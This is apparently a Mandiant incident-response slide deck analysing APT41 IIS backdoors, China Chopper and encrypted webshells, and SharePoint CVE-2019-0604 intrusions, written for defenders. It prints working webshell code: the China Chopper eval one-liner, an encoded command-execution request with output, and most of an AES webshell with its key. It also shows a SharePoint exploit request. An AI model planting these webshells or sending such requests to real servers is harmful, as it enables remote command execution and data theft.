Mandiant IR

Grab bag of attacker activity

Tom Hall & Mitch Clarke

Tom Hall

- Principal Consultant
  – FireEye Mandiant, Incident Response
  – 4 years

thall_sec

Mitchell Clarke

- Senior Consultant
  – FireEye Mandiant, Incident Response
  – 2 years

snozberries_au

Disclosure Statement

<u>Case studies</u> and **<u>examples</u>** are drawn from our experiences and activities **<u>working</u>** for a **<u>variety of customers</u>**, and **<u>do not represent</u>** our work for any **<u>one customer</u>** or **<u>set of customers</u>**.

In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers.

Topics

- APT41
  - Targeting IIS
  - Are they listening?
- Picking SharePoint
  - Is it Iran, is it China?

APT41 aka. WINNTI/BARIUM

August 07, 2019

Chinese threat group, also conducts financially motivated activity for personal gain

- Espionage:
  - Targeted healthcare, high-tech, telecom; IP theft until 2015
  - Some indication group also tracks individuals; conducts surveillance
- Cyber Crime: Array of financially motivated intrusions
  - Stealing source code and digital certificates, virtual currency manipulation, and attempting to deploy ransomware
- Supply Chain:
  - Executed multiple software supply chain compromises, gaining access to software companies to inject malicious code into legitimate files before distributing updates

Targeting IIS

FRONTMAN

- FRONTMAN is deployed by the attackers as a windows service, and uses the Microsoft HTTP Server API calls to implement functionality

Description	FilePath
Payload	C:\Windows\System32\http.dll
Error Logging	c:\windows\temp\front.tmp

FRONTMAN


- When processing a GET request, the backdoor then performs a decoding of the URL to extract a command and optional arguments.

Command	Description
cmd	Execute an arbitrary command through cmd.exe /c, the response is returned to the attacker
pslist	Performs a process listing
kill	Kills a process based on ProcessID
down	Send a file from the victim to the attacker
[POST]	Accepts file uploads through HTTP POST requests

FRONTMAN

- In this instance, the attackers not only compiled the sample for the target organisation, but the individual IIS server hosting this site internally.

hxxp://alerts.[redacted].co[.][redacted]:443/**[campaign_code]**




```
loc_18000155A:            ; Dst
lea     rcx, [rbp+1F0h+WideCharStr]
mov     r8d, 200h         ; Size
call    memset
lea     r8, MultiByteStr ; "http://alerts.[redacted].co.[redacted]:443/[redacted]"
or      rax, 0FFFFFFFFFFFFFFFFh
```

CHIPSHOT

- CHIPSHOT is a dropper for a .NET WebShell, the dropper extracts and loads a .NET assembly from its resource section dependent on version

Description	FilePath
Loader	C:\Windows\System32\Filter_Net4.0.exe
Payload	C:\Windows\assembly\GAC_MSIL\System.Web.ServerHttpModule\1.0.0.0__599b352ad0e0889c\System.Web.ServerHttpModule.dll



```
◢ Filter_Net4.0 (1.0.0.0)
  ◢ Filter_Net4.0.exe
    ▷ PE
    ▷ References
    ◢ Resources
        Filter.System.Web.ServerHttpModule2.dll
        Filter.System.Web.ServerHttpModule4.dll
```

CHIPSHOT

- The WebShell listens for a GET OR POST parameter named **Microsoft.Soft**
- Parameters z1 and z2 are used to specify arguments

Command	Description
A	Get current directory and drives
B	Get file list, path specified in parameter z1
C	Read text file, path specified in parameter z1
D	Write text file, path specified in parameter z1
E	Delete file, path specified in parameter z1
F	Download file, path specified in parameter z1
	…
Q	Execute SQL, connstring and SQL statement specified in parameter z1

CHIPSHOT

- CHIPSHOT adds a native module named **SrvHttpModule** to the IIS config

  %WINDIR%\System32\inetsrv\Config\applicationHost.config


- Modules were introduced in IIS 7.0 and are the successor to ISAPI filters, modules give unrestricted access to resources in IIS.

- **Hunting tip:** Try parsing IIS configs in the environment and identify outliers using
  – Unusual paths
  – Unsigned DLLs

Are they listening?

Are they listening?

- WebShells are easy to identify in an environment with full packet capture capabilities




```
POST /shellme.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 81.47.81.45
Referer: http://192.168.33.138
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.33.138
Content-Length: 1107
Connection: Close

Password=Response.Write("->|");var err:Exception;try{eval
(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5
nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1
ZXN0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyIG91dDpTe
XN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJOlN5c3RlbS5JTy5TdHJlYW1SZWFkZXI7Yy5Vc2VTaGVsbEV4ZWN1dGU9Zm
Fsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ1ZTtlLlN
0YXJ0SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1MDAx
KS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1bInoyIl0pKTtlL
lN0YXJ0KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS
5Xcml0ZShvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D")),"unsafe");}catch(err)
{Response.Write("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.End
();&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFtFXQ
%3D%3DHTTP/1.1 200 OK
Connection: close
Date: Thu, 06 Jun 2013 18:48:51 GMT
Server: Microsoft-IIS/6.0
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 66

->|nt authority\network service
[S]
C:\Inetpub\wwwroot
[E]
|<-
```

https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-ii.html

Are they listening?

- Attackers became more cautious in the environment, adding encryption to hide from network sensors
- Communications are now AES encrypted




```
byte[] k = Encoding.Default.GetBytes(kk), c = Convert.FromBase64String(System.Text.Encoding.GetEncoding("UTF-8").GetString(Request.BinaryRead(Request.ContentLength)));
System.Security.Cryptography.RijndaelManaged rim = new System.Security.Cryptography.RijndaelManaged();
rim.Key = k;
rim.Mode = System.Security.Cryptography.CipherMode.ECB;
rim.Padding    = System.Security.Cryptography.PaddingMode.PKCS7;
string v = System.Text.Encoding.Default.GetString(rim.CreateDecryptor(k, k).TransformFinalBlock(c, 0, c.Length));
foreach (string item in v.Split('&'))
{
    if (null != item && item.Length > 0 && item.IndexOf("=") != -1)
    {
        if (item.StartsWith(kk))
        {
            x = item.Split('=')[1];
        }
        else if (item.StartsWith("z1"))
        {
            y = System.Web.HttpUtility.UrlDecode(item.Split('=')[1]);
        }
        else if (item.StartsWith("z2"))
        {
            z = System.Web.HttpUtility.UrlDecode(item.Split('=')[1]);
        }
    }
}
```

Are they listening?

- Aware of third-party organisations in the environment, a week after another vendor arrived, the attackers modified their key phrase

string kk = "**MICROSOFTA**2**WARE**7";



```
<script runat="server">

    override protected void OnInit(EventArgs e)
    {
        string x = null, y = null, z = null;
        try
        {
            string kk = "MICROSOFTA2WARE7";
            byte[] k = Encoding.Default.GetBytes(kk), c = Convert.FromBase64String(System.Text.Encoding.GetEncoding("UTF-8").GetString(Request.BinaryRead(Request.ContentLength)));
            System.Security.Cryptography.RijndaelManaged rim = new System.Security.Cryptography.RijndaelManaged();
            rim.Key = k;
            rim.Mode = System.Security.Cryptography.CipherMode.ECB;
            rim.Padding   = System.Security.Cryptography.PaddingMode.PKCS7;
            string v = System.Text.Encoding.Default.GetString(rim.CreateDecryptor(k, k).TransformFinalBlock(c, 0, c.Length));
            foreach (string item in v.Split('&'))
            {
                if (null != item && item.Length > 0 && item.IndexOf("=") != -1)
                {
                    if (item.StartsWith(kk))
                    {
                        x = item.Split('=')[1];
                    }
                    else if (item.StartsWith("z1"))
                    {
                        y = System.Web.HttpUtility.UrlDecode(item.Split('=')[1]);
                    }
                    else if (item.StartsWith("z2"))
                    {
                        z = System.Web.HttpUtility.UrlDecode(item.Split('=')[1]);
                    }
                }
            }
```

Picking SharePoint


Is it Iran, is it China?

Picking SharePoint

- CVE-2019-0604
  - RCE vulnerability in SharePoint discovered April 2019
- Typically in the wild seen referencing ‘picker.aspx’ used to upload first stage ChinaChopper

```
POST /_layouts/15/Picker.aspx

http://[redacted].[redacted].com/_layouts/15/Picker.aspx?PickerDialog
Type=Microsoft.SharePoint.WebControls.ItemPickerDialog,%20Microsoft.S
harePoint,%20Version=15.0.0.0,%20Culture=neutral,%20PublicKeyToken=71
e9bce111e9429c&ForceClaims=False&DisableClaims=False&EnabledClaimProv
iders=&EntitySeparator=;%EF%BC%9B%EF%B9%94%EF%B8%94%E2%8D%AE%E2%81%8F
%E1%8D%A4%D8%9B&DefaultSearch=
```

Picking SharePoint



CVE-2019-0604

POST /_layouts/15/Picker.aspx

ChinaChopper

```
<%@ Page
Language="Jscript"%><%eval(Reques
t.Item["[redacted]"],"unsafe");%>
```

SEASHARPEE (TwoFace)

Two-stage WebShell seen in APT34 incidents

Picking SharePoint

CVE-2019-0604

POST /_layouts/15/Picker.aspx

→

ChinaChopper

```
<%@ Page Language="Jscript"%><%eval(Request.Item["[redacted]"],"unsafe");%>
```

→

SEASHARPEE (TwoFace)

Two-stage WebShell seen in APT34 incidents

→

FOCUSFJORD

APT27 backdoor, only seen in some breaches following SEASHARPEE

SEASHARPEE (TwoFace)

- SEASHARPEE comprises of a loader and embedded payload
  - Has anti-forensic capabilities and extended functionality dependent on the sample
  - Expects a password in a HTTP cookie field **pwd**
- First seen in APT34 intrusions, October 2015
- APT34 toolsets leaked and reported by ZDNet, April 2019

FOCUSFJORD

- Following ChinaChopper and SEASHARPEE, some intrusions have seen FOCUSFJORD as an additional persistence mechanism.

- Stage 1:
  - EXE side-loads DLL shellcode loader
  - Default config stored in registry
- Stage 2:
  - Initial connection to attacker C2, updated configuration overwrites shellcode

Description	FilePath	MD5 Hash
EXE	C:\ProgramData\chrmstp\chrmstp.exe	2427dba8bb8afc629b5739a783002bb1
Shellcode Loader	C:\ProgramData\chrmstp\wtsapi32.dll	0d13604f8a429b40ea7538c309e264c2
Shellcode	C:\ProgramData\chrmstp\wtsapi32.hlp	

FOCUSFJORD

- FOCUSFJORD uses 14 Registry Values, value data is Triple DES encrypted with the first 8 bytes of a CPU identifier string, appended with a substring
  - HKEY_LOCAL_MACHINE\SOFTWARE\Classes \<CPU Identifier>-Il37389743nxshkhjhgee\1
  - HKEY_LOCAL_MACHINE\SOFTWARE\Classes \Intel64 Family 6 Model 63 Stepping 2-Il37389743nxshkhjhgee\1

Key	Configuration Entry
1	[Benign EXE]
2	[Shellcode Loader]
3	[Shellcode Name]
4	[Launching folder]
5	[Injected process]
6	[Service Name]
7	[Service Name]
8	[C2 IP Address]
9	*[Unknown – not consistent]*
10	*[Unknown - consistent]*
11	*Not implemented*
12	[Campaign code]
13	*[Unknown - consistent]*
14	[Registry substring]

Thank You